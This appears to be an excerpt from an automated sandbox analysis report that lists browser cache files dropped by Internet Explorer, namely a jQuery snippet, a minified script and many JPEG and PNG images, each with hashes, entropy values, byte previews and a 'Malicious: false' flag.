Preview:	/*! jQuery v2.1.1 | (c) 2005, 2014 jQuery Foundation, Inc. | jquery.org/license */..!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){var c=[],d=c.slice,e=c.concat,f=c.push,g=c.indexOf,h={},i=h.toString,j=h.hasOwnProperty,k={},l=a.document,m="2.1.1",n=function(a,b){return new n.fn.init(a,b)},o=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,p=/^-ms-/,q=/-([\da-z])/gi,r=function(a,b){return b.toUpperCase()};n.fn=n.prototype={jquery:m,constructor:n,selector:"",length:0,toArray:function(){return d.call(this)},get:function(a){return null!=a?0>a?this[a+this.length]:this[a]:d.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),a);return b.prevObject=this,b.context=this.context,b},each:function(a,b){return n.each(this,a,b)},map:function(a){return this.pushStack(n.map(this,funct

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\tag[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	10228
Entropy (8bit):	5.444589507503123
Encrypted:	false
SSDEEP:	192:4EamzdxOBoOBpxYzKhp5foeeXwhJTvlXQuzSqHDgiKGWdrBpOlztlomlRokr:4EamR7OrxYSLQdiMoHDgxGWdrz4+
MD5:	A97B07A6676EE93D511B0C92170210A8
SHA1:	45414FAEA118B5F711F5378B3EE93D82536C2BBB
SHA-256:	2D90F176EF387A57A979060ACF26C0DE8F15ACEA4E251846BBC234D84C7813A0
SHA-512:	48BBFDDDECD38F0D3BE5DA50935E7DFA87C39B95FB088F10568C7E9E99E1A3F572C64BEB511F6CD082B51B641080CDE21F05BC3F1332AC226D1171BF5F7C2ECF
Malicious:	false
Preview:	!function(){"use strict";function r(e,i,c,l){return new(c=c||Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(function(e){e(t)})).then(o,a)}r((l=l.apply(e,i||[])).next())})}function i(n,o){var a,r,i,e,c={label:0,sent:function(){if(1&i[0])throw i[1];return i[1]},trys:[],ops:[]};return e={next:t(0),throw:t(1),return:t(2)},"function"==typeof Symbol&&(e[Symbol.iterator]=function(){return this}),e;function t(t){return function(e){return function(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw||((i=r.return)&&i.call(r),0):r.next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value]),t[0]){case 0:case 1:i=t;break;case 4:return c.label++,{value:t[1],done:!1};case 5:c.label++,r=t[1],t=[0];continue;case 7:t=c.ops.pop(),c.trys.pop();continue;default:if(!(i=0<(i=c.trys).length&&

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\264bf325-c7e4-4939-8912-2424a7abe532[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	dropped
Size (bytes):	58885
Entropy (8bit):	7.966441610974613
Encrypted:	false
SSDEEP:	1536:Hj/aV3ggpq9UKGo7EVbG4+FVWC2eXNA6qQYKIp/uzL:Di3gyq9Ue7EVsCjeXuS
MD5:	FFA41B1A288BD24A7FC4F5C52C577099
SHA1:	E1FD1B79CCCD8631949357439834F331043CDD28
SHA-256:	AA29FA56717EA9922C3D85AB4324B6F58502C4CF649C850B1EC432E8E2DB955F
SHA-512:	64750B574FFA44C5FD0456D9A32DD1EF1074BA85D380FD996F2CA45FA2CE48D102961A34682B07BA3B4055690BB3622894F0E170BF2CC727FFCD19DECA7CCBD
Malicious:	false
Preview:	......JFIF.....C.....C.....,,..".....E.....!...1."AQ.aq..#2.B.....$Rb...3...C...%&4.r.....B.....!1A.."Qa..2q.B.....#..Rr.$3b4....%CDc.....?....]..l;.q.`.e...=..??n.\..)..".[K.W.u('d+.c...;.....R...(....N.~.J,g...-.....-H.[vl....n!.g.....F... ...r..>%..*b.l..".....~7.k..s..r....u...0...).....x.....4.(lk...*EM.S...n4rN.V..88.J..~.....Q.FJ..A.D.-D.tk'?.F.....IY.]....O~=*3.N....rr.u(.....'.h}.,.....3[[...q.....g...&.O.....z...k.n.:~.)-S(..M.....:?(?.2206..g..."..S.....~.#.....=.....~.<,G.....B..\l6..@Jr=...(.....N.....xi.....}...o.:F@$...>.N8..~.....6e&51.Rzd$....A.l.lw..b..._.....t*b]|`.t.....w.....KLp...'.F.?....._.....b.a..6T...P...HIRv.F..1..A.M.....2:...C....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\39ab3103-8560-4a55-bfc4-401f897cf6f2[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	dropped
Size (bytes):	64434
Entropy (8bit):	7.97602698071344
Encrypted:	false
SSDEEP:	1536:uvrPk/qeS+g/vzqMMWi/shpcnsdHRpkZRF+wL7NK2cc8d55:uvrsSb7XzB0shpOWpkThLRyc8J
MD5:	F7E694704782A95060AC87471F0AC7EA
SHA1:	F3925E2B2246A931CB81A96EE94331126DEDB909
SHA-256:	DEEBF748D8EBEB50F9DFF0503606483CBD028D255A888E0006F219450AABCAAE

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\39ab3103-8560-4a55-bfc4-401f897cf6f2[1].jpg	
SHA-512:	02FEFF294B6AECDDA9CC9E2289710898675ED8D53B15E6FF0BB090F78BD784381E4F626A6605A8590665E71BFEED7AC703800BA018E6FE0D49946A7A3F431D7
Malicious:	false
Preview:	......JFIF.....C.....C.....,;,.."....Q.....!.1A."Qa q.....#2...$B...3Rb.%CS...&4Tr..(56cs.....F.....!...1..AQ"aq.2....BR....#3..Cb....$Sr..&FTc.....?...N..m.1$!..l({&.l...Uw.Wm...i..VK.KWQH.9. .n...S~.....@xT.%.D.?....}Nm.;&.....y.qt8...x.2..u.TT.=.TT...k.....2..j.J...BS...@'.a....6..S/0.l,.J.r...,<3~...,A....V.G..'*....5].....p...#Yb.K.n!'n..w..{o..._.....1..I...).(.l.4.....z[}.Z... .D2.y...o..}.=..+i.=U.....J$.(.IH0.-...uKSUm*P..T.5..H.6.....6k,8.E....".n.....pMk+..,q...n)GEUM..UUwO%O...)CJ&.P.2!!.....D.z...W...Q..r.t..6]... U.;m...^...*.k.ZO9...#...q2 ....mTu..Ej....6.)Se.<.*.....U.@...K.g\D.../..S....~.3 ....hN..".,n...v.?E^,.R<-.Y^)...M.^a.O.R.D...;yo.~..x;u..H.....-.%.....].*.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AA5Wkdg[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	525
Entropy (8bit):	7.421844150920897
Encrypted:	false
SSDEEP:	12:6v/7djHPPM9IhOfybHNtOytXQlcyY7r1vEP/N:2jHM9IhOfCttJVqR01sP1
MD5:	92496B0E07883E12CD6EA765204137CD
SHA1:	5F11C47C9D4D6A52DA90F2F2BA1AFFEB40E8C2C1
SHA-256:	C1F7888A82E3D3DD5E7190E99EC61FE4608399BEAA0EB5A52A32FE584E639015
SHA-512:	384DA4D21A583934E43DD967720DD7546821AD1AFE7F36ABC5D3574F5BABB91ED3BC9D487809E804AADC4F5762F02A0C6B58020925ED1885682F2796C8D690A
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..SKn.A.}U.....Kc.$.....".a.....{ ;v.. 6H.e$. .Hl.=.U.....^..y...^4.#..E1.<r.G$...-O7.k..M./e!.1t3ex.....).v...T.....T....~D.c. ..!I%`.....1..d.\e.}n...m.P.....=.].t07/W5.....-.m`..>.....q.B.._(.A.....T@..+..B.....g.7@n .^. ..u.....IR.XER.....q...v.I.A..o..,A~..I..U2|FJ..7=....qJX.f-.....A..F.#x.....uj..!)...c_0..t.. s....D..Fl.=..#t..[.X..=...m.s....S..ryZ.Ho...n._"..f<...4.=X.../V&....._.3eo.....R.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AAMqFmF[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	553
Entropy (8bit):	7.46876473352088
Encrypted:	false
SSDEEP:	12:6v/7kFXASpDCVwSb5I63cth5gCsKXLS39hWf98i67JK:PFXkV3lBKbSt8MVK
MD5:	DE563FA7F44557BF8AC02F9768813940
SHA1:	FE7DE6F67BFE9AA29185576095B9153346559B43
SHA-256:	B9465D67666C6BAB5261BB57AE4FC52ED6C88E52D923210372A9692A928BDDE2
SHA-512:	B74308C36987A45BC96E80E7C68AB935A3CC51CD3C9B4D0A8A784342B268715A937445DEB3AEF4CA5723FBC215B1CAD4E7BC7294EECEC04A2F1786EDE73E1 A7
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....RQ.....%AD.Vn$R...]n\.....Z..f.....\.A.~.f \H2(2.J.uT.i.u.....0P..s..}.....P.....l...*..P.....~...tb...f,.K.;.X.V...^..x<.b ...lr8...bt.]..<.h.d2I.T2...sz...@.p8.x<..pH...g:...DX.Vt:.....eR..$...E.d2I..d..b.R.0...]. .j...v..A....j.....H...=....@.'Z^....E|>..tZv".^...#l.[yk(.B<j..#.H..dp.\..m....."#...b.l6.7.-.Q...l6.<.# .H.....|....>/^.....eL.....9.z.....lwy....*.g..h?...<...zG...c\d.....q.3o9.Y.3.|..Jg...%.t.?>....+..6.0.m.....X.q.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AAOdxvW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	23645
Entropy (8bit):	7.810879378215357
Encrypted:	false
SSDEEP:	384:IUEz+UYUKaDX4ZCDbcpwWpedBE/WYqU9m8LaBIlJcv1DAKvA4IFE4JN3QNr:IUEz+UbKa8ZQQptpedAWp8LaCHg1DAed
MD5:	F2186DFE6F4836465043A993391B84C5
SHA1:	C595247171C1DD8D73429B0C58773C5E177106C5
SHA-256:	710EFEEA80DBB97B005C47E34341F00ABCD3345A5756EC967A6D1D6D06094B22
SHA-512:	21E86B092676E1EAE42E18C680D176A045E8158CE8386DB7D8624B7D3C70E9A018C1992FCAB22A6FEBF824445BF1850E7E98BFB4AECDA769ADA52356DFCF43 D3
Malicious:	false
Preview:	......JFIF.....`.`..... ....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..pn..+1..(...P1.L..s.4..1@.8^2h....2)J...P"0..@.c..g<.!<..)..BW.J.."Xm4..0.....4$..z.C+mL.....*..6.?. <.....4. .Hb(.&8....=..1..* ....A4..(.2.....HT...5.p.....{.E.4.p.....L.....{P....+HBc4..8.3I...y.S`d....7.k.U....B.....^(..h...H.m;..c...@..1@...B.@.Bc....p....4.}(..H..:S@.#..4...!...P!)..T.i..M..M...h..a..1.c..n(.....H ...<?..1.....!...S.`8.1.J.1..0..h.H

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AAPXV6f[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AAPXV6f[1].jpg	
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	43958
Entropy (8bit):	7.95479647369897
Encrypted:	false
SSDEEP:	768:IdCQ1yKoBe/VFAqoqC/SW7LndEg6qbkwFYXbGUMCCwkAymDJ6ROomfB5G:IdREILRoh6W7TdE4TmiVbwkAymV6R+f6
MD5:	B43D172214BFE87CA52255744EC5929C
SHA1:	43C790A53D899DEB39D6EAF5FB449953282D10E8
SHA-256:	54BE96E34C36759FF69E882E176B4B49FD52B87B08E658F6544B367207B1B624
SHA-512:	3C35AF2C4EE4268EA820767DDBE05D94B5D33B033261F9E8628B06D3FF616830BA23D2B35A98A0087550F7A0A3C634FA966A65107757B6F40F25F7AACCD63FF1
Malicious:	false
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..'.q&.e&.v.l<i..8..7L.4&&..j..8.....b."E...KF.f...'....4..i0..ku..%c...v..<./..oj.....m...*d.c..!{.Bx.a..35.m..O>..L...2.Qs&OJh.8.:-7R].n.i.Jz..v..@`MW1.b.....%.)\..cv..S...hi...w..H./..K..T..L.K.l...n.T..vi.G$.....0.0l.....o.....V6..Y0qS..i"...9..6..'..c....s....f.....d.-....n\Y.....,..e.....i.Yy.q...@..;.I..5.7..1.0.Y.....X V^..O1.>VH.SF...j.-..7..9..T.....c.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AARfw7b[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	modified
Size (bytes):	25424
Entropy (8bit):	7.872077651941203
Encrypted:	false
SSDEEP:	384:IJevjgAhlBpfdsHJUebsmAiW4XtCi3TLAIJM0usV9QewV/0JjucfK8lXsENe:IJeLgUB3spVbljD5jLpMdsVLjJ/VE
MD5:	4B4588EDDD7A2E6517B7D0018DD82EE3
SHA1:	6487DFE0E42A95116835CED249175E6F3D5E95B4
SHA-256:	366D03FA212EEE18E60835E02F07EB3D5C054BDE122E558C6F51F2133B36DB04
SHA-512:	641743FD1F56D3AE734EA6E5CEED1F3D5287B9C56E70C66C2D2C7D8050F4CC76DE4E00701908F9E9458994349CCBD93DFEA9B36C691BD06AE30E744C8B5990E
Malicious:	false
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...+....E .....f..:S.x94....Jb....?.....wHJ(.u=.J.T...6..pi..Z.g..3.-..js.(*....8...\.EP.....@...6.....2.....:.B...z...!$.0.@(.G..v.`O..... >.....u.6..-..4Y.....1'.@ ..(..XrE...\P.....]r{R.....Y.....!]...."a..b.L.1..AD.M....1.!.....-.:...%h.Ui.&..v.!..>..D..t.HpA..|....=jX..HaB...LP!.`.`To.i.i..[.....~f.$`.@.6....[.".a....EF..t#&7 ..).b.$.# ....)+..H.{.<..V..qYXb....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AARjTo7[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	19356
Entropy (8bit):	7.948589080765709
Encrypted:	false
SSDEEP:	384:NMaopAB0BYWomk1sj2+Y9+ei8azWV7BVDnVOcvfKuNqs8KmFE5bsDRkeuWTMrX0:NMP+xtNu2V9+rt+dVnVt3KuZ8dG5bsm8
MD5:	FF1D15E36A45BA83633203F3B7E2862A
SHA1:	5008B7735E8052005CE52C52C3DAFF40FAEB8F23
SHA-256:	860A18697195EA174D2B23E29AB5DA22F4B9D10616209F17AEE699E8F705FC3A
SHA-512:	6EC39298F2D7F078163472582ECCC8F99914DEBEF70A3D47BB5F05BB99A5FB0619DDAD71E24DA4F7822F3868FD1E213C1B27AAB020B6A28DE53CC70BD710DFC
Malicious:	false
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...3g.....J.jC..,6.`M.....k..h.....wc....."6.. ...@..|..M !.b....S.=...&...5.w<9....$G....Q{.CL..K...!.ce....!.w.:T.B...(..(_.p .J..7..R..K...3l....?..v.z..*...r..|.....E....L.....2%...Fi.j+W.....a..\..bF.J....`-.k.....03.W..g..1.....I....i.y....<.Tg9....10.0=h.*..=..2RU.....o..`L..3.....cd#..",3..R..r..@.].2(.....`..+.....K. WQ.I.'.J.n|..Z.Z..^

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AARlAXA[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	47841
Entropy (8bit):	7.888478769037165
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AARlAXA[1].jpg	
SSDEEP:	768:I8z3lUpH7r8WV3RziR2bvz3/W1GvmU/L5/girHGvrWjdBXiB6J9Vy/gLMJDrXamA:I8z3+h/ZV3xiR2X/UUNVBXixgYJ/O
MD5:	5A202D316270FE5C61E76FD64123CB49
SHA1:	D4E21887B048C7206EDC7C77814854C0E44716FC
SHA-256:	2D53A045AC74C4F569011108FFC8641118B0B0C40354DBB14A9379F2723AA564
SHA-512:	0D77D47E34D099B47A219BAFC79503FEB0DD2A165FA561BE2C4D2BF7F6E16DCE8C832822A55F5A6C3CD22747072E111D48062DD5610DCCF13D544DCCD896F9
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..Z.....%...q.....".W=..M.8....1..(.rN3.@.F..h..F(...s...K....{.I\b.G.....!..#..P..y..h.....@..I.4.....~.,,,..jq.....o..;..1.=...Q.4...?1@.G.....`.....^...4.....OOz.....A..+...n....F:..@...N1..C ..{P.....t..\t.(.....9.....V...A@.X.....(8..{P...L.?J.7.H....f...p.'...o.....C.&.h..g ..J.nO..Gz.].N7....K...;.....?.....h.Jp..@=..e-....=...'..9.P...x#.4....wr

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AARlU0z[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	28257
Entropy (8bit):	7.970929748720004
Encrypted:	false
SSDEEP:	768:NxEdxjimjWJi0O/fWSBLW/VuHYj453h6xKwQ99:NWKJDO/EjoAxKLT
MD5:	12AFA60C6BFF7191CCBFE07C15E77BE5
SHA1:	3732E2ED2152788559F5CE3659F5AC1675B51C8D
SHA-256:	9DF0E6C72F4D9C326FCDA6931E206E278115CF9E36031263D82C14CC4913A882
SHA-512:	19127CD90B6D4FAED95BE6BD896B84DE7AC1CE1AF58B8211DC2D3A17CF7CD1BC425420DB1272BD090970EA7A0988069CF94F85A340829E78A0355527906F27
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....8..z..qKT'*./..L....pz.Z.<lY].....xC.A.Z...P.q."=.5.....c..?..4..W.....*!.v..l...zp...IZd.E...b..J2...+..=..e....X..Ym.|.Ul.U.;.....\..:.jiH..3ZL."p.H...i.z~U.].r...N....r.o4.h...V.*9.;neZ...Yt.I...G..8....U..-h...R..`...>.p+<E..E.&..>....Z..&. .@..b..d."..L$..cDh.....>..i3..<....=..EB..q.x.E@?..+J..ivANN0~e{ V.?6...8.C...E....uq.2|.u.WE7t..Ef.A.2Go).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AARlvai[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	14111
Entropy (8bit):	7.89289989781908
Encrypted:	false
SSDEEP:	192:Q2Q2t9+Uoxlv8TlvIFQkLIMbouLsFAeE48smmu/Yw+MArbSaO4S4mbp8kqnYuQKQ:NXqvWlvISkx348s4/il1KK9lQKL3RS
MD5:	6D0C7FFEE5417674B7C4D1D3E54A3DEC
SHA1:	8B69B16B2FA981515069374BCECED8905FDCDDD1
SHA-256:	5C15D4AF4856CBA27C1E4AE8D118979555871BA05B78CCD4FC6EDF48A87B39B3
SHA-512:	EE93DC5EAF2D121317BE90A4AB011FB6FFFE4722C4CB419AD00E30393E284D6E946D651E5081876506AB107FDE9CC24CF994DE7A1A10FCDC8B9E283E7CF709C9
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..Z.u.4.....P...}(.O.?J.z..P..J.A...(.....k:.....p.....P!.....,(.2.2.QY.Ze.v.`.....w.t..uAhsOr..Z..i....n....S./.....0.BS....L@.#* %.....!R... ..".|..e;..oP.d..@....P.h...v.....G.....J.q...@.O....8P.GZ.st..G.....'.Z.....p.b. .bP.h....K.J...."....QI.&....2....v...OZ.D4...F.)..(.O.(a..b....%0....c...e..t_.L..-#...`..I..'.S.i..j[\.N.....@..E.%..@...9.@.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AARm0KA[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	11354
Entropy (8bit):	7.8268113059951805
Encrypted:	false
SSDEEP:	192:Q2B4m3VCxzol0Y6kvVscOTDBYgq3cmvgJk9otEulVDEfP3bvcklu0W:NBZtGHk9srXBY1Y69otEUVAfP3bw3
MD5:	E5E77739AB15FD9F2FD5F6CB7291679B
SHA1:	E6DDB01B76F08F4DE66987FE684FD97035F3E76A
SHA-256:	7A58AA74472C82670FFB68F862378376B3DF5B3FC83DB2094B254595AE2890A2

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AARm0KA[1].jpg	
SHA-512:	409D424364D532368B0BA2323362C6F9431DFFEC7927445AA699257A38C07BE50F0B6AD0BD1E8BF50D6534FD3FE5E5997A626916130CEAFD7A5CADA0DCEDC88
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...@-...P.R....P.)..@...Z.Z`....B(.....!.P.M.%.....P.(....0.....b..4..H....(...8.`.(.qL.S.....(.).P1(.4.....:....L....!.....@.4..@.@.4.(.P.(.E...)..h....mU$.P2O.K.epW. .[)c]..RN....(..-.B..wt..4....r)..P...P)..(..i....i.J@-.-!.@.....Z.(.h.....H...@.....Bb.....q@....du....p.9.+.#N-.I.$HY...;Qq....9:1qo#..q.....5...0e.....a@...q.)....e.H..+...N.....#.f....1.a..@n...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AARm3dD[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	18768
Entropy (8bit):	7.946351991554511
Encrypted:	false
SSDEEP:	384:N9dBDM+hulyOVS2VHyECNc0w4Cmfd4iaIPJEVK5z/L7p18j2cR1x:NC+UlyOM2VHyq4PraIxF5zPn82cZ
MD5:	79279F721FF8C74B10CA43E0F5336FBE
SHA1:	4C192F0EB63A397CD78CE973227072C966909FDF
SHA-256:	A1263575D520458E7F3D81C40E5344710036B3F1BED1AB0356E3FAAE8C99A650
SHA-512:	6B3A1DC1366279034EB3B239517179B439B2BA525A089BD9EB7E5ED97BF2CCB2350CACD2BDF7EF150DBAFB4BA19048B98967BF13AFDEF49E372BDD0C5E8B13DD
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...N..+...L%;...8.].E.{.....s.%szJ..8...!...[^..-vFG3E.e.>\.N.OB{..$..K`[.-%...c...5...PV..H....(.....#....9N~...<.@#.h.h.....).P.L.....r.Z..y.T..<..VoY"..C.h.|..{y...V....k_@.V%,p....zT....liV.....J.(.(...S.).X..0T.....J..$....2.NQ..Xz5r.z..h$..o.LF..:...D.....?..Q....H....WW...+zuS..t.W..Ny....q..Mh..+...7kC~.....9.~.....Z.(.....E....n.....(.....B.S.....R.....?.5..-.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\AARmlyN[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	23459
Entropy (8bit):	7.963601517437201
Encrypted:	false
SSDEEP:	384:NIGrv41zT8PzdtC/oeYA48G3iCdE7R7mbGnoIuna1WOsZ+J:NIGrUzT82geYAPGW7mMunavJ
MD5:	D69BC5C426DEB55367A4AAD06488CA0B
SHA1:	454F5ADE4F022C6A72EF23A033742E0309B428B5
SHA-256:	F6E9EA59BB9052B59B8B86811C340FEC156820031F384E76C4DCF3FF1215AC47
SHA-512:	D1FD5BBF5B9ED6D2F2D7ACA18CCA5B6BEDABD906022C5E4264E7874A37DD78D5CD4E9BB3C38CD24CDBA3A36A73B3F81CC72DD4285FCCE075814222FEA1E8E92
Malicious:	false
